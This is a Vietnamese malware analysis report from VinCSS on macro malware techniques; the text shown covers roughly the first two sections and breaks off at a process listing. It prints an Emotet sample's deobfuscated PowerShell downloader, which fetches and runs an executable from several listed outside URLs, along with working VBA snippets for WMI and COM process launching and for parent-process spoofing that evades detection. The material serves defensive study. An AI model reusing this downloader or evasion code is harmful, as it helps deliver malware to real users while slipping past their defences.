

CÁC KĨ THUẬT MACRO MALWARE PHỔ BIẾN



CÁC KĨ THUẬT MACRO MALWARE PHỔ BIẾN

Ngày: 04/01/2020

Số hiệu: CSS-RD-ADV-200104-00A

Phiên bản: 1.0

Phân loại tài liệu: Tài liệu công bố

Thực hiện: TT. R&D, Khối Công nghệ, VinCSS

Liên hệ: v.office@vincss.net

CÔNG TY TNHH DỊCH VỤ AN NINH MẠNG VINCSS

Số 7 Đường Băng Lăng 1, Khu đô thị sinh thái Vinhomes Riverside, Phường Việt Hưng,
Quận Long Biên, Thành phố Hà Nội.

VinCSS's Disclaimer v1.0

1. Các nội dung trong bài viết này nằm trong khuôn khổ các hoạt động đóng góp cho cộng đồng an ninh mạng Việt Nam của Công ty TNHH Dịch vụ An ninh mạng VinCSS thuộc Tập đoàn Vingroup.
2. Các chuyên gia về dịch ngược và phân tích mã độc của VinCSS sẽ phân tích các mã độc phức tạp, nguy hiểm nhắm đến và đe doạ trực tiếp các cơ quan, tổ chức và cá nhân Việt Nam. Chúng tôi chú trọng công bố sớm các đặc tính kỹ thuật và nhận dạng của mã độc để giúp cộng đồng phòng chống, giảm thiểu thiệt hại. Chúng tôi sẽ cố gắng phối hợp và hỗ trợ các cơ quan chức năng trong phạm vi có thể và luôn đặt đạo đức nghề nghiệp lên hàng đầu.
3. VinCSS luôn cố gắng tối đa để đảm bảo tính chính xác của các mẫu sample, nội dung phân tích. Tuy nhiên, chúng tôi sẽ không chịu bất cứ trách nhiệm nào liên quan đến việc sử dụng lại, suy diễn hay các thiệt hại khác có thể xảy ra cho bên thứ ba khi các thông tin này được công bố hay do sử dụng lại các thông tin trong bài viết dưới đây.

Theo dõi phiên bản

Phiên bản	Ngày	Người thực hiện	Vị trí	Ghi chú
1.0	04/01/2020	Trần Trung Kiên (aka M4n0w4r)	TT. R&D, Khối Công nghệ, VinCSS	Khởi tạo và hoàn thiện tài liệu


MỤC LỤC

VinCSS's Disclaimer v1.0	2
THÔNG TIN KĨ THUẬT CHI TIẾT	5
1. Kết hợp Macro với PowerShell hoặc các LOLBins	6
2. Đánh lừa tiến trình cha/con.....	10
3. Thiết lập Scheduled Task.....	17
4. Can thiệp vào Registry.....	23
5. Thả payload nhúng sẵn trong tài liệu.....	27
6. Tải payload từ bên ngoài.....	31
7. Excel 4.0 (XLM macros)	32
TAM KẾT	34
TÀI LIỆU THAM KHẢO	34

THÔNG TIN KỸ THUẬT CHI TIẾT

Ngày nay, các tài liệu văn bản được sử dụng rất thường xuyên trong việc trao đổi thông tin giữa nhiều người (*cá nhân, doanh nghiệp, v...v..*) và do vậy, đây cũng chính là một trong những hướng tấn công (*attack vector*) phổ biến nhất hiện nay.

Theo quan sát của chúng tôi, các tài liệu chứa mã độc này được sử dụng rất nhiều như một cách thức để tấn công có chủ đích vào các tổ chức hoặc người dùng cuối, qua đó làm bàn đạp để khai thác/tấn công các mục tiêu tiếp kề tiếp tùy theo mục đích của kẻ tấn công. Các tài liệu này thường tận dụng các tính năng có sẵn (*cho phép chèn VBA code độc hại*) hoặc lợi dụng các lỗ hổng bảo mật trong quá trình xử lý tài liệu của các ứng dụng như Microsoft Office (*Word, Excel, PowerPoint*) và PDF reader (*Adobe Acrobat, Foxit Reader, ...*) để lây nhiễm mã độc vào máy của nạn nhân.



Nguồn: <https://www.kaspersky.com/blog/ms-office-vulnerabilities-sas-2019/26415/>


Đặc biệt, trong các cuộc tấn công thực tế hiện nay (*through spam/phishing mail*), các tài liệu chứa Macro độc hại vẫn tiếp tục là một trong những hướng chính để tiếp cận mục tiêu của kẻ tấn công và thường đạt hiệu quả cao vì bằng phương pháp này có thể vượt qua (*bypass*) nhiều lớp phòng thủ trong hệ thống mà thông thường chỉ có hiệu lực trong việc ngăn chặn các tập tin thực thi độc lập (*standalone file*). Hơn thế nữa, các phần mềm diệt virus truyền thống (*Anti-Virus - AV*) thường vẫn chưa đạt hiệu quả trong khả năng phân biệt giữa tài liệu hợp lệ và tài liệu chứa mã độc, do việc này làm ảnh hưởng khá nhiều tới hiệu năng của phần mềm AV.

Trong khuôn khổ của bài viết này, chúng tôi tổng hợp và phân tích một số kĩ thuật phổ biến, thường gặp của mã độc Macro và các hành động mà chúng tạo ra trong quá trình tương tác với hệ thống.

1. Kết hợp Macro với PowerShell hoặc các LOLBins

Các Macros được viết bằng ngôn ngữ VBA (*Visual Basic for Applications*), ngôn ngữ này có đầy đủ tính năng cho phép truy cập sâu vào hệ thống. Dựa vào khả năng này, kẻ tấn công sẽ xây dựng các đoạn mã lệnh nhằm mục đích đơn giản là tải xuống và thực thi payload đã tải về trực tiếp từ chính tiến trình của Office. Các đoạn mã này thường sẽ dựa vào PowerShell và các LOLBins (*thuật ngữ Living-off-the-land binary ám chỉ các tập tin binary được cung cấp bởi chính hệ điều hành cho các mục đích hợp lệ tuy nhiên lại bị lạm dụng bởi các tác nhân độc hại*) khác nhau. Mặc dù, các Macro/PowerShell thường được kẻ tấn công sử dụng kĩ thuật làm rối (*obfuscate*) rất kĩ, tuy nhiên những hành vi bất thường của chúng có thể dễ dàng bị phát hiện bởi các giải pháp EDR tiên tiến hiện nay.


Ví dụ điển hình cho kĩ thuật này là dòng mã độc **Emotet**. Emotet là một Trojan chủ yếu lây lan qua các email spam (*malspam*). Nạn nhân bị nhiễm có thể thông qua script độc hại; tệp tài liệu chứa macro hoặc liên kết độc hại. Theo thống kê từ ANYRUN, dòng mã độc này luôn chiếm vị trí đầu trong bảng xếp hạng:




Nguồn: https://twitter.com/anyrun_app/status/1209006502104752128

Sample được chúng tôi sử dụng minh họa có **SHA-256:**
fdd6288747eb976a863966935b7800b1ed839ded3fe15dfa039a2c6f68b940b5.

Thông thường, các sample của Emotet mở ra sẽ có nội dung tương tự như sau:



Khi người dùng nhấn vào nút “**Enable Content**” thì hành động nhấn vào nút này cũng đồng nghĩa với việc thực thi một file không rõ nguồn gốc (*không khác gì nhấn đúp chuột vào file thực thi*). Mã macro của sample này sử dụng kĩ thuật mã hóa và thay thế kí tự để qua mặt các giải pháp bảo vệ cũng như làm khó cho người phân tích:



Các kỹ thuật Macro malware phổ biến

Tiến hành phân tích toàn bộ code trên, sau khi được giải mã nó sinh ra một cmd và sau đó thực thi mã powershell:

Watches	
Expression	Value
TBis@LabM0nI	"set %!fc0sneFTR2bC0%=>Tp DPlA E&&set %!lmbfrcz:EOA=%>w r+s&&set %Fhddm/rWTdu/VN=%AMAaPp&&set %jwYoPrzc%>p&&set %RZhWcQlTphznH%=>lLHs2vJCQovA&&set %phSm/fal/T%=>he%"&&set %DWoRzMn nzozp/FK%=>PLhWxHmrwd%&%jwYoPrzc%&%jwYoPrzc%&%jwYoPrzc%
66 aPlnoXoRGKMH	"cmd hourIJob flowtheWpmdkwqin whqpdgwdp + %C'mS"rYEc%" /v /c" * Cyber Security Services

Sử dụng các công cụ theo dõi tiến trình hệ thống sẽ thấy được điểm bắt thường dễ nhận ra của các tiến trình cha/con liên quan tới Winword.exe. Rõ ràng, từ mã macro ban đầu được thực thi bởi winword.exe sẽ sinh ra tiến trình cmd.exe. Từ cmd.exe sẽ khởi chạy tiến trình powershell.exe:


Các kĩ thuật Macro malware phổ biến

The screenshot shows the Windows Task Manager and the Process Hacker application. In the Task Manager, several processes are listed, including WINWORD.EXE, cmd.exe, conhost.exe, powershell.exe, and ProcessHacker.exe. In Process Hacker, the properties of powershell.exe (process ID 5224) are displayed. The 'Information' tab shows the command line as "powershell (((((i4T(k9Brk9B+k9Boi4T+h4TNfrank9B+k9Bck9B+k9Bi4T+h4T = new-0k9B'++k9Bbj9B+k9Bect System.", the current directory as "C:\Users\Administrator\Documents\", and the parent process as "cmd.exe (5836)". The 'Information' tab also contains a large block of deobfuscated PowerShell code.

Toàn bộ câu lệnh powershell cũng đã được kẻ tấn công áp dụng kĩ thuật làm rối như trên hình. Bằng cách cấu hình [Powershell-enhanced-logging](#), người phân tích có thể lấy được nội dung ban đầu của đoạn mã powershell. Đoạn mã powershell sau khi deobfuscated sẽ thực hiện một vòng lặp đơn giản để lặp qua nhiều tên miền nhằm tải xuống và thực hiện payload thứ hai. Tên của payload này được tạo ngẫu nhiên.

A screenshot of a PowerShell script window. The script uses a WebClient object to download files from various URLs and then runs them using Invoke-Item. A red arrow points to a line of code where a variable \$huas is assigned a value containing a random number, followed by ".exe". To the right of the arrow, the path "C:\Users\Public\{random_number}.exe" is shown in red text, indicating the generated payload name.

```
$franc = new-object System.Net.WebClient;
$nsadasd = new-object random;
$bcd =
$http://coffeey barn.com/Qq3sDS0/, http://easyfood.us/G4VaoW/, https://icbb.unud.ac.id/0X$X0/, http://festival-druzba
.com.ua/r4Iwz/, http://plan.goteborg2021.webadmin8.net/wp-content/themes/goteborg/fhYm/.Split(',');
$karapas = $nsadasd.next(1, 343245);
$huas = $env:public + '\' + $karapas + '.exe';
foreach($abc in $bcd) {
    try {
        $franc.DownloadFile($abc.ToString(), $huas);
        Invoke-Item($huas);
        break;
    } catch {
        write-host $_.Exception.Message;
    }
}
```



2. Đánh lừa tiến trình cha/con

Có thể thấy ở kĩ thuật trên, các tiến trình lạ sẽ được khởi chạy dưới vai trò là tiến trình con của các ứng dụng Microsoft Office. Dựa vào dấu hiệu bất thường này mà các giải pháp phòng thủ tiên tiến có thể dễ dàng phát hiện và đưa ra cảnh báo. Do vậy, kẻ tấn công thường sẽ tìm mọi cách để làm sao có thể thực thi được payloads bằng cách tránh khỏi việc phát hiện thông qua kĩ thuật sinh tiến trình từ các tiến trình khác của hệ thống mà không phải là từ Microsoft Office.



Kĩ thuật đầu tiên và thường thấy nhất là sử dụng WMI để khởi chạy một tiến trình mới. Bằng kĩ thuật này, tiến trình mới sẽ được sinh ra dưới tiến trình **wmiprvse.exe**. Đoạn mã minh họa cho kĩ thuật này như sau:

```
1 Const HIDDEN_WINDOW = 0
2 strComputer = "."
3 Set objWMIService = GetObject("winmgmts:" & "{impersonationLevel=impersonate}!\" & strComputer &
4 "root\cimv2")
5 Set objStartup = objWMIService.Get("Win32_ProcessStartup")
6 Set objConfig = objStartup.SpawnInstance_
7 objConfig.ShowWindow = HIDDEN_WINDOW
8 Set objProcess = GetObject("winmgmts:root\cimv2:Win32_Process")
9 errReturn = objProcess.Create( "Notepad.exe", null, objConfig, intProcessID)
```

Demo: [Khởi chạy notepad.exe thông qua wmiprvse.exe bằng WMI](#)

Kĩ thuật thứ hai là sử dụng **COM (Component Object Model)**. Trong Windows, các thành phần COM cũng có giao diện của COM đều được gán một ID. ID của thành phần COM được gọi là CLSID (*class identifier*); của giao diện COM là IID

(*interface identifier*). Các ID này được gọi chung là GUID (*globally unique identifier*) là một cấu trúc 16 byte và được xác định duy nhất. Tất cả các ID này đều được chứa trong registry của windows cùng với thông tin về các thành phần hoặc giao diện mà nó đại diện. COM cho phép các thành phần mềm tương tác với nhau thông qua hệ điều hành vì thế nó hoàn toàn có thể bị lợi dụng để chèn và thực thi mã độc như một chương trình hợp lệ, qua đó duy trì sự tồn tại của mã độc. Thông qua VBA, kẻ tấn công cơ bản có thể tham chiếu tới bất kỳ COM object nào để sử dụng chức năng của nó. Ví dụ, các object như **ShellBrowserWindow** và **ShellWindows** có thể được sử dụng để thực thi một tiến trình mới từ Explorer:



Đoạn mã ví dụ sử dụng **ShellBrowserWindow**:

Các kĩ thuật Macro malware phổ biến

```
PS C:\> $instance = [activator]::CreateInstance([type]::GetTypeFromCLSID("{c08af90-f2a1-11d1-8455-00a0c91f3880"))
PS C:\> $instance | gm -MemberType Method | where -Property Name -Like "*shell*"
PS C:\> $instance.Document.Application | gm -MemberType Method | where -Property Name -Like "*shell*"

TypeName: System.__ComObject#{286e6f1b-7113-4355-9562-96b7e9d64c54}
Name      MemberType Definition
----      -----
ShellExecute Method   void ShellExecute (string, Variant, Variant, Variant, Variant)
```

```
'Name:ShellBrowserWindow CLSID: C08AFD90-F2A1-11D1-8455-00A0C91F3880
Set obj = GetObject("new:C08AFD90-F2A1-11D1-8455-00A0C91F3880")
obj.Document.Application.ShellExecute "calc",Null,"C:\Windows\System32",Null,0
Cyber Security Services
```

Demo: [Sử dụng ShellBrowserWindow khởi chạy calc.exe](#)

Đoạn mã ví dụ sử dụng **ShellWindows**:

```
PS C:\> $instance = [activator]::CreateInstance([type]::GetTypeFromCLSID("{9BA05972-F6A8-11CF-A442-00A0C90A8F39"})
PS C:\> $instance = $instance.Item()
PS C:\> $instance.Document.Application | gm -MemberType Method | where -Property Name -Like "*shell*"

TypeName: System.__ComObject#{286e6f1b-7113-4355-9562-96b7e9d64c54}
Name      MemberType Definition
----      -----
ShellExecute Method   void ShellExecute (string, Variant, Variant, Variant, Variant)
```

```
'Name:ShellWindows CLSID: 9BA05972-F6A8-11CF-A442-00A0C90A8F39
Set obj = GetObject("new:9BA05972-F6A8-11CF-A442-00A0C90A8F39")
obj.Item.Document.Application.ShellExecute "calc", Null, "C:\Windows\System32", Null, 0
Cyber Security Services
```

Demo: [Sử dụng ShellWindows khởi chạy calc.exe](#)

Một kĩ thuật khác nữa cho phép kẻ tấn công giả mạo tiền trình cha đó là sử dụng Parent PID Spoofing bằng hàm API CreateProcessA. Kĩ thuật này khá đơn giản và được sử dụng phổ biến. Hàm API CreateProcessA cho phép người dùng tạo các tiền trình mới và theo mặc định, các tiền trình được tạo sẽ kế thừa từ tiền trình cha. Tuy nhiên, hàm này cũng hỗ trợ một tham số là lpStartupInfo (trỏ tới cấu trúc STARTUPINFOEX), cho phép định nghĩa tiền trình cha mong muốn.

```
BOOL CreateProcessA(
    LPCSTR             lpApplicationName,
    LPSTR              lpCommandLine,
    LPSECURITY_ATTRIBUTES lpProcessAttributes,
    LPSECURITY_ATTRIBUTES lpThreadAttributes,
    BOOL               bInheritHandles,
    DWORD              dwCreationFlags,
    LPVOID             lpEnvironment,
    LPCSTR             lpCurrentDirectory,
    LPSTARTUPINFOA     lpStartupInfo,
    LPPROCESS_INFORMATION lpProcessInformation
);

typedef struct _STARTUPINFOEXA {
    STARTUPINFOA           StartupInfo;
    LPPROC_THREAD_ATTRIBUTE_LIST lpAttributeList;
} STARTUPINFOEXA, *LPSTARTUPINFOEXA;
```

Cấu trúc STARTUPINFOEX chứa một lpAttributeList và sử dụng UpdateProcThreadAttribution, qua đó có thiết lập tiền trình cha thông qua thuộc tính PROC_THREAD_ATTRIBUTE_PARENT_PROCESS.

```
BOOL UpdateProcThreadAttribute(
    LPPROC_THREAD_ATTRIBUTE_LIST lpAttributeList,
    DWORD                      dwFlags,
    DWORD_PTR                  Attribute,
    PVOID                      lpValue,
    SIZE_T                     cbSize,
    PVOID                      lpPreviousValue,
    PSIZE_T                    lpReturnSize
);
```


PROC_THREAD_ATTRIBUTE_PARENT_PROCESS
can set the process
parent via the
**"PROC_THREAD_ATTRIBUTE_P
ARENT_PROCESS" attribute**

The *lpValue* parameter is a pointer to a handle to a process to use instead of the calling process as the parent for the process being created. The process to use must have the **PROCESS_CREATE_PROCESS** access right.

Attributes inherited from the specified process include handles, the device map, processor affinity, priority, quotas, the process token, and job object. (Note that some attributes such as the debug port will come from the creating process, not the process specified by this handle.)

Chúng tôi lựa chọn một sample trong thực tế sử dụng hàm CreateProcessA với kĩ thuật đã mô tả như trên để làm ví dụ minh họa. Sample có mã **SHA-256: fd92d069a3e544a9b77d78216e050a03197e4fa39b40f4965fcfd5230f31b89e**.

Các kỹ thuật Macro malware phổ biến



Macro giao đoạn 1 sẽ tiến hành giải mã và thực thi macro giao đoạn thứ 2. Bằng cách áp dụng kỹ thuật đơn giản này, macro giao đoạn 2 chứa mã độc thực sự được ẩn đi dẫn tới cơ chế phân tích tĩnh áp dụng trên macro giao đoạn đầu tiên sẽ không hiệu quả.

Macro giai đoạn 2 sau khi giải mã Base64:

Đoạn mã trên áp dụng kỹ thuật giả mạo tiến trình cha cho tiến trình mới được tạo, bao gồm các bước như sau:

- Lấy Process ID của tiến trình explorer.exe thông qua câu lệnh truy vấn WMI: `SELECT ProcessId FROM Win32_Process WHERE Name = 'explorer.exe'`
- Gọi hàm OpenProcess để lấy handle của tiến trình explorer.exe.
- Gọi hàm InitializeProcThreadAttributeList để khởi tạo danh sách các thuộc tính.
- Gọi hàm UpdateProcThreadAttribute để cập nhật AttributesList structure với handle là của explorer.exe.
- Lấy đường dẫn của dllhost.exe trên hệ thống tùy theo OS (32 bit hoặc 64 bit).
- Tạo một tiến trình mới là dllhost.exe thông qua hàm CreateProcessA với Process Creation Flags được thiết lập ở giá trị 0x80004 (EXTENDED_STARTUPINFO_PRESENT | CREATE_SUSPENDED).

```
Set msngDrive = GetObject("winmgmts:\\.\root\CIMV2")
Set curEmployee = msngDrive.ExecQuery("SELECT ProcessId FROM Win32_Process WHERE Name = 'explorer.exe'", , 48)
For Each mblnWidget In curEmployee
    gdblEmployee = mblnWidget.ProcessId
Next

mobjDictionary = startFunction(128, False, gdblEmployee) 'OpenProcess

#If Win64 Then
    mvntFunction = exportEnvironment(dtmRasterdata, 1, 0, 48) 'InitializeProcThreadAttributeList
    mvntFunction = invokeProcess(dtmRasterdata, 0, 131072, VarPtr(mobjDictionary), 8, 0, 0) 'UpdateProcThreadAttribute
#Else
    mvntFunction = exportEnvironment(dtmRasterdata, 1, 0, 32) 'InitializeProcThreadAttributeList
    mvntFunction = invokeProcess(dtmRasterdata, 0, 131072, VarPtr(mobjDictionary), 4, 0, 0) 'UpdateProcThreadAttribute
#End If

#If Win64 Then
    gcurWidget.gintFound = &H70
#Else
    gcurWidget.gintFound = &H48
#End If
gcurWidget.sielmcuDrive = VarPtr(dtmRasterdata)

If Len(Environ("ProgramW6432")) > 0 Then
    gobjCheckSum = Environ("windir") & "\SysWOW64\dllhost.exe"
Else
    gobjCheckSum = Environ("windir") & "\System32\dllhost.exe"
End If

mvntFunction = sortFolder(mobjFound, gobjCheckSum, ByVal 0&, ByVal 0&, 0, 524292, ByVal 0&, mobjFound, gcurWidget, gobjDesktop) 'CreateProcessA
sortConnection dtmRasterdata 'DeleteProcThreadAttributeList
startEnvironment mobjDictionary 'CloseHandle
```

PROC_THREAD_ATTRIBUTE_PARENT_PROCESS =
0x00020000

80004 =
EXTENDED_STARTUPINFO_PRESENT |
CREATE_SUSPENDED

Kết quả, dllhost.exe sẽ chạy như một tiến trình con của explorer.exe chứ không phải là một tiến trình con của winword.exe:

Các kỹ thuật Macro malware phổ biến

explorer.exe	3840	0.09		
vmtoolsd.exe	5108	0.05	684 B/s	
Everything.exe	5168			
ProcessHacker.exe	4452	1.14		
mmc.exe	2692			
